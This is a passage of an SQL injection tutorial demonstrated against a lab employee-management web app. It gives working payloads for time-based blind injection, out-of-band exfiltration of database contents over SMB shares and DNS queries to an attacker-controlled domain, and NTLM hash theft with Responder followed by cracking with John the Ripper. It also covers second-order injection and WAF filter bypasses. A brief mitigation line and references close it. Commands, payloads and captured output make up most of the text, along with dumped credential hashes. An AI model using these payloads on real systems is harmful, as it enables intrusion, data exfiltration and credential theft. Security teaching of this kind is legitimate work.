[http://test.com/test.php?id=1+and+if\(mid\(version\(\),1,1\)='5',sleep\(10\),NULL\)--](http://test.com/test.php?id=1+and+if(mid(version(),1,1)='5',sleep(10),NULL)--)

Out of Band SQL injection

These attacks involve in alternative channels to extract data from the server. It might be HTTP(S) requests, DNS resolutions, file systems, E-mails, etc depending on the functionality of the back-end technology.

Data Ex-Filtration via Network Shares

In MySQL we can use a shared file system as an alternative channel to extract data.

If server shares are accessible and we have SQL injection vulnerability but we are not able to enumerate the data over application channel then we can write the files into accessible shares of the server.

```

root@kali:~# smbclient -L \\\\192.168.22.5
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]

      Sharename          Type          Comment
      -----
ADMIN$              Disk          Remote Admin
C$                 Disk          Default share
IPC$              IPC           Remote IPC
Users              Disk

Connection to 192.168.22.5 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
root@kali:~# 

```

```

root@kali:~# smbclient \\\\192.168.22.5\\\\Users
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]
smb: \>
smb: \> dir
.
..
Default
desktop.ini
Public
33265663 blocks of size 4096. 29957023 blocks available
smb: \> 

```

Looks like we have access to Public folder. We can write/read files from Public share. Below query will write files on accessible shares.

[http://test.com/test.php?username=suresh'union+select+version\(\)+into+outfile+'\\\\ip\\\\share\\out.txt'--](http://test.com/test.php?username=suresh'union+select+version()+into+outfile+'\\\\ip\\\\share\\out.txt'--)

The screenshot shows a web browser interface with the following details:

- URL:** http://192.168.22.5/mgmt/searchemp.php
- Tool Header:** Most Visited, Offensive Security, Creating Metasploit Payloads, WinPrivEsc, windows priv, Reverse Shell Cheat Sheet, Bind Shell
- Tool Category:** INT (selected), SQL, XSS, Encryption, Encoding, Other
- Form Fields:**
 - Load URL: http://192.168.22.5/mgmt/searchemp.php
 - Post data: empname=suresh'union select database(1,2,3,4,5,6,7,8,9) into outfile '\\\\192.168.22.5\\\\Users\\\\Public\\\\database.txt'-- &Submit=Submit
- Bottom Navigation:** Home, Search, My Profile, Account Settings, Feedback, Logout
- Content Area:**
 - IJP
 - Leave Request
 - Leave Status
 - Attendance
 - Attendance Status
 - Enter Keyword : Enter Employee Name
 - Search
- Error Message:** Attendance Status _fetch_array() expects parameter 1 to be mysqli_result, boolean given in C:\\xampp\\htdocs\\mgmt\\searchemp.php on line 190

Once query is executed then we can download the **database.txt** from accessible shares.

```
root@kali:~# smbclient \\\\192.168.22.5\\Users
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\\root's password:
OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]
smb: \\> cd Public\
smb: \\Public\\> dir
.
..
database.txt
desktop.ini          AHS   174 Tue Jul 14 10:11:57 2009
Documents           DR    0 Tue Jul 14 10:23:55 2009
Downloads           DR    0 Tue Jul 14 10:11:57 2009
Favorites            DHR   0 Tue Jul 14 07:34:25 2009
Libraries            DHR   0 Tue Jul 14 10:11:57 2009
Music                DR    0 Tue Jul 14 10:11:57 2009
Pictures              DR   0 Tue Jul 14 10:11:57 2009
Recorded TV          DR    0 Tue Jul 14 12:51:58 2009
Videos                DR   0 Tue Jul 14 10:11:57 2009

33265663 blocks of size 4096. 29957023 blocks available
smb: \\Public\\> get database.txt      Enter Keyword:
getting file \\Public\\database.txt of size 24 as database.txt (11.7 KiloBytes/sec)
) (average 11.7 KiloBytes/sec)      Enter Employee Name
smb: \\Public\\>
```

In similar way we can retrieve entire database content over Network Shares.

```
root@kali:~# cat version.txt
10.1.30-MariaDB 2      3      4      5      6      7      8      9
root@kali:~# cat database.txt
testapp 2      3      4      5      6      7      8      9
root@kali:~# cat tables.txt
attendance 2      3      4      5      6      7      8      9
comment 2      3      4      5      6      7      8      9
empleave 2      3      4      5      6      7      8      9
ijp 2      3      4      5      6      7      8      9
logindetails 2      3      4      5      6      7      8      9
mail 2      3      4      5      6      7      8      9
mymsgs 2      3      4      5      6      7      8      9
users 2      3      4      5      6      7      8      9
root@kali:~# cat creds.txt
Nsuresh@gmail.com21232f297a57a5a743894a0e4a801fc3 2      3      4      5
6      7      8      9
cipher@gmail.com21232f297a57a5a743894a0e4a801fc3 2      3      4      5
6      7      8      9
ns@gmail.com21232f297a57a5a743894a0e4a801fc3 2      3      4      5      6
7      8      9
BugHunter@gmail.com21232f297a57a5a743894a0e4a801fc3 2      3      4      5
6      7      8      9
admin@ 21232f297a57a5a743894a0e4a801fc3 2      3      4      5
6      7      8      9
```

Apart from database info retrieval we can steal user hashes over Network.


[http://test.com/test.php?username=suresh'+union+select+load_file\('\\\\\\share\\\\test'\),2--](http://test.com/test.php?username=suresh'+union+select+load_file('\\\\\\share\\\\test'),2--)

With help of above query we can retrieve the currently logged in user's NTLM hashes.

Requirements: Responder (which can retrieve the NTLM hashes over network)

On attacker machine we will start Responder in listening state.

./responder.py -I eth0 -v



The screenshot shows the Responder configuration interface running in a terminal window under root privileges. The window title is "root@kali: ~/Responder". The menu bar includes File, Edit, View, Search, Terminal, and Help. The main configuration area has several sections:

- LDAP server** [ON]
- [+] HTTP Options:**
 - Always serving EXE [OFF]
 - Serving EXE [OFF]
 - Serving HTML [OFF]
 - Upstream Proxy [OFF]
- [+] Poisoning Options:**
 - Analyze Mode [OFF]
 - Force WPAD auth [OFF]
 - Force Basic Auth [OFF]
 - Force LM downgrade [OFF]
 - Fingerprint hosts [OFF]
- [+] Generic Options:**
 - Responder NIC [eth0]
 - Responder IP [192.168.22.34]
 - Challenge set [1122334455667788]
- [+] Listening for events...**

We can steal the NTLM hashes of user who logged into server using SQL injection query like below.

[http://test.com/test.php?username=suresh'+union+select+load_file\('\\\\\\share\\\\test'\),2--](http://test.com/test.php?username=suresh'+union+select+load_file('\\\\\\share\\\\test'),2--)

https://192.168.22.18/mgmt/searchemp.php

Most Visited ▾ Offensive Security Creating Metasploit P... WinPrivEsc windows priv Reverse Shell Cheat Sh... Bind Shell

INT SQL XSS Encryption Encoding Other

Load URL https://192.168.22.18/mgmt/searchemp.php

Split URL Execute

Enable Post data Enable Referrer

Post data empname='suresh' union select load_file('\\\\test\\test'),2,3,4,5,6,7,8,9-- &Submit=Submit

Welcome Ns

Employee Management System

Home Search My Profile Account Settings Feedback Logout

M...! EMPLOYEE LOGIN PORTAL...! THIS IS THE PLACE WHERE EMPLOYEE MET THEIR REQUIREMENT..!***

IJP

Leave Request

Leave Status

Attendance

Attendance Status



Enter Keyword :
Enter Employee Name
Search

After injecting payload we can observe the hashes of user who already logged into server (IEUser).

Simply we can crack the above hashes with John The Ripper tool by specifying wordlist.

```
john hashes.txt –wordlist=/usr/share/wordlists/rockyou.txt
```

```

root@kali:~/Responder# john ntlmhash.txt --wordlist=../rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd!          (IEUser)
1g 0:00:00:00 DONE (2018-02-06 14:49) 1.333g/s 374564p/s 374564c/s 374564C/s Pas
sw0rd!
Use the "show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Responder#

```

So we have gained **IEUser** password as **Passw0rd!**. Now we can login to server on RDP/FTP/SSH port or simply we can use PassTheHash techniques to gain the access.

Data Ex-Filtration via DNS Queries

To overcome with the firewall restrictions we can use DNS as a channel to enumerate database information with help of SQL injection.

For enumeration we can use simple technique of appending required information to sub domain of our controlled domain. So that we can see the results in (databaseinfo).test.com

[http://test.com/test.php?name=suresh'union+select+load_file\(concat\('\\\\\\',version\(\),'.attacker.site\\test.txt'\),2,3,4,5,6,7,8,9--](http://test.com/test.php?name=suresh'union+select+load_file(concat('\\\\\\',version(),'.attacker.site\\test.txt'),2,3,4,5,6,7,8,9--)


The screenshot shows a browser-based exploit tool interface. At the top, the URL is set to `http://192.168.22.5/mgmt/searchemp.php`. Below the URL, there are dropdown menus for 'INT' (selected), 'SQL' (highlighted in green), 'XSS', 'Encryption', 'Encoding', and 'Other'. Under the 'SQL' menu, there are options for 'Load URL', 'Split URL', and 'Execute'. The 'Execute' option is selected. In the main area, the URL is shown as `http://192.168.22.5/mgmt/searchemp.php`. Below the URL, there are two input fields: 'Post data' and 'Post data'. The 'Post data' field contains the SQL injection payload: `empname=suresh'union select load_file(concat('\\\\\\',version(),'.attacker.site\\test.txt')),2,3,4,5,6,7,8,9-- &Submit=Submit`. The 'Post data' field also has checkboxes for 'Enable Post data' and 'Enable Referrer', both of which are checked. At the bottom of the tool, there is a message: 'Welcome Ns' and 'Employee Management System'.

We can see clearly the database version in Network/DNS logs.

No.	Time	Source	Destination	Protocol	Length	Info
113	49.249662561	192.168.22.5	8.8.8.8	DNS	89	Standard query 0x1142 A 10.1.30-MariaDB.mrr3boot.site
115	49.335328853	8.8.8.8	192.168.22.5	DNS	154	Standard query response 0x1142 No such name A 10.1.30-MariaDB.mrr3boot.site
149	71.800000200	192.168.22.34	8.8.8.8	DNS	76	Standard query 0x21a2 AAAA kali.domain.name
150	71.912377488	8.8.8.8	192.168.22.34	DNS	143	Standard query response 0x21a2 No such name AAAA kali.domain.name
151	71.912689160	192.168.22.34	8.8.8.8	DNS	64	Standard query 0x444a AAAA kali
152	71.987298665	8.8.8.8	192.168.22.34	DNS	139	Standard query response 0x444a No such name AAAA kali SOA a.root...

► Internet Protocol Version 4, Src: 192.168.22.5, Dst: 8.8.8.8
 ► User Datagram Protocol, Src Port: 51625, Dst Port: 53
 ▾ Domain Name System (query)
 [Response In: 115]
 Transaction ID: 0x1142
 ▶ Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 ▾ Queries
 ▾ 10.1.30-MariaDB.mrr3boot.site: type A, class IN
 Name: 10.1.30-MariaDB.mrr3boot.site
 [Name Length: 29]
 [Label Count: 5]
 Type: A (Host Address) (1)
 Class: IN (0x0001)

In the same way we can retrieve database, tables, columns and finally admin password via DNS queries.



The screenshot shows a web browser window with the URL `http://192.168.22.5/mgmt/searchemp.php`. The browser's address bar also lists other tabs like "Most Visited", "Offensive Security", "Creating Metasploit Pay...", "WinPrivEsc", "windows priv", "Reverse Shell Cheat Sh...", and "Bind Shell". Below the address bar is a toolbar with various icons. The main content area shows a form with the following fields:

- INT dropdown menu set to SQL.
- Load URL input field containing `http://192.168.22.5/mgmt/searchemp.php`.
- Post data input field containing the exploit payload: `empname=suresh'union select load_file(concat('\\\\W\\database()','mrr3boot.site\\test.txt')),2,3,4,5,6,7,8,9-- &Submit=Submit`.
- Search button at the bottom right of the form.

Below the form, the page displays a sidebar with links: JJP, Leave Request, Leave Status, Attendance, and Attendance Status. To the right, there is a table titled "Empcode:" with the following data:

	Empcode:
FirstName:	2
LastName :	3
Email-ID :	4
Contact :	6
DateofBirth :	7
Address :	8

No.	Time	Source	Destination	Protocol	Length	Info
113	49.240662561	192.168.22.5	8.8.8.8	DNS	89	Standard query 0x1142 A 10.1.30-MariaDB.mrr3boot.site
115	49.335328853	8.8.8.8	192.168.22.5	DNS	154	Standard query response 0x1142 No such name A 10.1.30-MariaDB.mrr3boot.site
149	71.800000200	192.168.22.34	8.8.8.8	DNS	76	Standard query 0x21a2 AAAA kali.domain.name
150	71.912377488	8.8.8.8	192.168.22.34	DNS	143	Standard query response 0x21a2 No such name AAAA kali.domain.name
151	71.912689160	192.168.22.34	8.8.8.8	DNS	64	Standard query 0x444a AAAA kali
152	71.987298605	8.8.8.8	192.168.22.34	DNS	139	Standard query response 0x444a No such name AAAA kali SOA a.root...
187	101.729034389	192.168.22.5	8.8.8.8	DNS	81	Standard query 0xc3f0 A testapp.mrr3boot.site
188	101.818800626	8.8.8.8	192.168.22.5	DNS	146	Standard query response 0xc3f0 No such name A testapp.mrr3boot.s...

► Internet Protocol Version 4, Src: 192.168.22.5, Dst: 8.8.8.8
 ► User Datagram Protocol, Src Port: 61734, Dst Port: 53
 ▼ Domain Name System (query)
 [Response In: 188]
 Transaction ID: 0xc3f0
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 ▼ Queries
 ▼ testapp.mrr3boot.site: type A, class IN
 Name: testapp.mrr3boot.site
 [Name Length: 21]
 [Label Count: 3]
 Type: A (Host Address) (1)
 Class: IN (0x0001)

① 192.168.22.5/mgmt/searchemp.php

Most Visited: Offensive Security, Creating Metasploit Payloads, WinPrivEsc, windows priv, Reverse Shell Cheat Sheet, Bind Shell

INT SQL XSS Encryption Encoding Other

Load URL: http://192.168.22.5/mgmt/searchemp.php

Split URL Execute

Enable Post data Enable Referrer

Post data: empname=suresh'union select load_file(concat(\\www,(select table_name from information_schema.tables where table_schema=database() limit 0,1),'\\mrr3boot.site\\test.txt)),2,3,4,5,6,7,8,9-- &Submit=Submit

Welcome NS

Employee Management System

Home Search My Profile Account Settings Feedback Logout

HE PLACE WHERE EMPLOYEE MET THEIR REQUIREMENT..!***

IJP

Leave Request

Leave Status

Attendance

Attendance Status

Enter Keyword :

Enter Employee Name

Search

No.	Time	Source	Destination	Protocol	Length	Info
290	181.162159339	192.168.22.5	8.8.8.8	DNS	84	Standard query 0xdee4 A attendance.mrr3boot.site
292	182.182669914	192.168.22.5	8.8.8.8	DNS	84	Standard query 0xdee4 A attendance.mrr3boot.site
298	183.197335151	192.168.22.5	8.8.8.8	DNS	84	Standard query 0xdee4 A attendance.mrr3boot.site
299	183.273491166	8.8.8.8	192.168.22.5	DNS	149	Standard query response 0xdee4 No such name A attendance.mrr3boot.site
300	183.278144351	8.8.8.8	192.168.22.5	DNS	149	Standard query response 0xdee4 No such name A attendance.mrr3boot.site
301	183.279281163	192.168.22.5	8.8.8.8	ICMP	177	Destination unreachable (Port unreachable)
311	184.237434484	8.8.8.8	192.168.22.5	DNS	149	Standard query response 0xdee4 No such name A attendance.mrr3boot.site
312	184.237741053	192.168.22.5	8.8.8.8	ICMP	177	Destination unreachable (Port unreachable)

► Internet Protocol Version 4, Src: 192.168.22.5, Dst: 8.8.8.8
 ► User Datagram Protocol, Src Port: 49236, Dst Port: 53
 ▼ Domain Name System (query)
 [Response In: 312]
 Transaction ID: 0xdee4
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 ▼ Queries
 ▼ attendance.mrr3boot.site: type A, class IN
 Name: attendance.mrr3boot.site
 [Name Length: 24]
 [Label Count: 3]
 Type: A (Host Address) (1)
 Class: IN (0x0001)

Employee Management System

**WELCOME TO EMPLOYEE MANAGEMENT SYSTEM..! EMPLOYEE LOGIN PORTAL..!

Enter Keyword : Enter Employee Name

Search

dns

No.	Time	Source	Destination	Protocol	Length	Info
311	184.237.43.44:484	8.8.8.8	192.168.22.5	DNS	149	Standard query response 0xdeee4 No such name A attendance.mrr3bo...
312	184.237.74.1053	192.168.22.5	8.8.8.8	ICMP	177	Destination unreachable (Port unreachable)
323	201.0.79.614041	192.168.22.5	8.8.8.8	DNS	91	Standard query 0x9522 A settings-win.data.microsoft.com
324	201.0.95.841562	8.8.8.8	192.168.22.5	DNS	227	Standard query response 0x9522 A settings-win.data.microsoft.co...
461	273.726047107	192.168.22.5	8.8.8.8	DNS	83	Standard query 0x133d A ctld1.windowsupdate.com
462	274.165.245127	8.8.8.8	192.168.22.5	DNS	235	Standard query response 0x133d A ctld1.windowsupdate.com CNAME ...
511	318.275852361	192.168.22.5	8.8.8.8	DNS	186	Standard query 0xfb1d A 21232f297a57a5a743894a0e4a801fc3.mrr3bo...
512	318.3.366884378	8.8.8.8	192.168.22.5	DNS	171	Standard query response 0xfb1d No such name A 21232f297a57a5a74...

Frame 511: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0

► Ethernet II, Src: VMware_e7:15:c2 (00:0c:29:e7:15:c2), Dst: D-LinkIn_f2:0e:3b (6c:72:20:f2:0e:3b)

► Internet Protocol Version 4, Src: 192.168.22.5, Dst: 8.8.8.8

► User Datagram Protocol, Src Port: 52054, Dst Port: 53

► Domain Name System (query)

 [Response In: 512]

 Transaction ID: 0xfb1d

 ► Flags: 0x0100 Standard query

 Questions: 1

 Answer RRs: 0

 Authority RRs: 0

 Additional RRs: 0

 Queries

 21232f297a57a5a743894a0e4a801fc3.mrr3boot.site: type A, class IN

 Name: 21232f297a57a5a743894a0e4a801fc3.mrr3boot.site

 [Name Length: 46]

 [Label Count: 3]

 TTL: 1 (Next Address) (1)

Finally we have managed to retrieve admin password over DNS channel. We can crack this MD5 hash and gain access to admin panel. We can reuse this password in SSH/FTP/RDP to gain machine/file system access.

First Order SQL Injection:

This is not so special category where we have already seen above. Usually it looks like I've inserted my payload in search field and got the response in same response.

The query on which we have inserted our payload is vulnerable and resulted with immediate injection known as First Order SQL Injection.

Ex: In/Out of Band or Blind based SQL is of first order injections where immediate affect of vulnerability shown either in same channel or in different.

Second Order SQL Injection:

In simple words the payload is stored in safe manner and used unsafely in other activity which introduces **Second Order SQL Injection**.

Ex: Below query updates user comments.

```
$sql=$conn->prepare("Update comments set commentfield=? where email='\$loginsession');");
$sql->bind_param('s', $usercomment);
$sql->execute();
```

Admin can delete comments as below

```
$sql = mysqli_query($conn, "delete from comments where commentid=$id");
```

If we observe above colouring sequence we can see that user comments are storing in a safe manner but while retrieving them in admin panel is unsafe which gives us space to inject again.

In our Employee Management System application Employees can apply for role change via Internal Job Portal.

Auto Req ID	Position	Action
12453BR	Sr. Security Consultant	<input type="button" value="Apply"/>

Full Name *

Mobile *

Technology*

Experience*

Upload Resume

I accept the [Terms and Conditions](#) of Employee Management Team

While applying for IJP it looks like developer is updating database based on email which is going as hidden parameter in request.

```
POST /mgmt/ijpform.php HTTP/1.1
Host: 192.168.22.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.22.20/mgmt/applyijp.php
Cookie: PHPSESSID=jnie7bl1ost2tms1jmvgub8j15
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 117

name=Suresh&mobile=9876543210&technology=Application+Security&exp=1&terms=on&btnSign=submit&email=Nsuresh%40gmail.com
```

At admin end its look like below.

The screenshot shows a web-based application titled "Employee Management System". At the top right, it says "Welcome Admin". Below the title, there's a navigation bar with "Home" and "Search" buttons. On the right side of the header, there are "My Profile" and "Logout" links. A purple banner at the top right reads "***WELCOME TO EMPL***". The main content area has a sidebar on the left with links: "Change Password", "Users", "Employee Leave", "Attendance", "Comments", "Mails", and "Job Requests". The main area displays a table of employee records:

Employee ID	Name	Background	Experience	Status	Action
40	Suresh	Application Security	1	Pending	Approve Reject Delete
41	Cipher	Infra Security	1	Pending	Approve Reject Delete
42	ns	Network Security	5	Pending	Approve Reject Delete

We can guess that developer is approving records based on email id. We can inject our payload like below.

```
POST /mgmt/ijpform.php HTTP/1.1
Host: 192.168.22.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.22.20/mgmt/applyijp.php
Cookie: PHPSESSID=jnie7bl1ost2tms1jmvgub8j15
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 106

name=jason&mobile=9343243423&technology=IoT+Security&exp=6&terms=on&btnSign=submit&email=jason%40gmail.com'+or+'1'='1
```

Now based on requirement **Jason** profile looks perfect so admin tried to approve his request. But due to vulnerable payload in email field which is stored safely in previous attempt gets executed and all pending requests are approved in one click.

Welcome Admin

Employee Management System

Home
Search
My Profile
Logout

***WELCOME TO

Change Password							
Users							
Employee Leave							
Attendance							
Comments							
Mails							
Job Requests							
Employee ID	Name	Background	Experience	Status	Action		
40	Suresh	Application Security	1	Approved	Approve	Reject	Delete
41	Cipher	Infra Security	1	Approved	Approve	Reject	Delete
42	ns	Network Security	5	Approved	Approve	Reject	Delete
44	jason	iOT Security	6	Approved	Approve	Reject	Delete

To understand the root cause below are the stored records in ijp table

```
mysql> select * from ijp;
+-----+-----+-----+-----+-----+-----+-----+
| sno | name | address | mobile | email | bday | status | technology |
| experience |
+-----+-----+-----+-----+-----+-----+-----+
| 40 | Suresh | NULL | 2147483647 | Nsuresh@gmail.com | NULL | Approved | Application Security |
| 1 |
| 41 | Cipher | NULL | 2147483647 | Cipher@gmail.com | NULL | Approved | Infra Security |
| 1 |
| 42 | ns | NULL | 2147483647 | ns@gmail.com | NULL | Approved | Network Security |
| 5 |
| 44 | jason | NULL | 2147483647 | jason@gmail.com' or '1'='1 | NULL | Approved | iOT Security |
| 6 |
+-----+-----+-----+-----+-----+-----+-----+
```

While inserting employee request it's stored safely inside database.

```
$sql=$conn->prepare("INSERT into ijp values(?, ?, ?, ?, ?, ?, ?, ?, ?)");
$sql->bind_param("sssssssi",$sno,$name,$address,$mobile,$email,$bday,$approve,$tech,$exp);
$sql->execute();
```

Developer updating approval requests in unsafe manner.

```
?php
include('db.php');
include('session1.php');

$sql = mysqli_query($conn, "update ijp set status='Approved' WHERE email = '".$_GET['email']."'") or die(mysql_error());
header("refresh:0;url=adminijp.php");
?>
```

Filter & Firewall Bypasses

If spaces are blocked as below we can use /**/ inline comments to bypass it

```
if(preg_match('/\s/', $empname))
```

Ex: admin'/**/union/**/select/**/1,2,3—

If just certain keywords are blocked without case check then we can use camel casing to bypass it.

```
if(preg_match('/\s/', $empname))
```

Ex: admin' uNioN sElEct 1,2,3

If certain keywords are replaced then we can use nested queries to bypass it.

```
if(preg_match('/(union|select|information|order)/', $empname))
```

Ex: admin' UNionION SEselectLECT from 1,2,3

If inline comments also blocked we can use %a0,%0a,%0d,%d0,%09,%90,%0c,%c0 etc

```
if(preg_match('/[\\\\]/', $empname))
if(preg_match('/\s/', $empname))
if(preg_match('/2f/', $empname))
```

Ex: admin'%09union%09select%091,2,3

If Application is using Mod Security WAF we can bypass the basic rule set using below payloads.

Ex: admin'!/50000union*/+/*!5000select*/+1,2,3

4. Mitigation

Properly following secure coding practices and usage of prepared statements will reduce the risk.

5. References

1. <http://nullnews.in/multibyte-sql-injection-bypasses-mysql-real-escape-string-and-addslashes-protection/>
2. <https://www.exploit-db.com/papers/17934/>
3. https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF
4. <http://www.sqlinjection.net/database-fingerprinting/>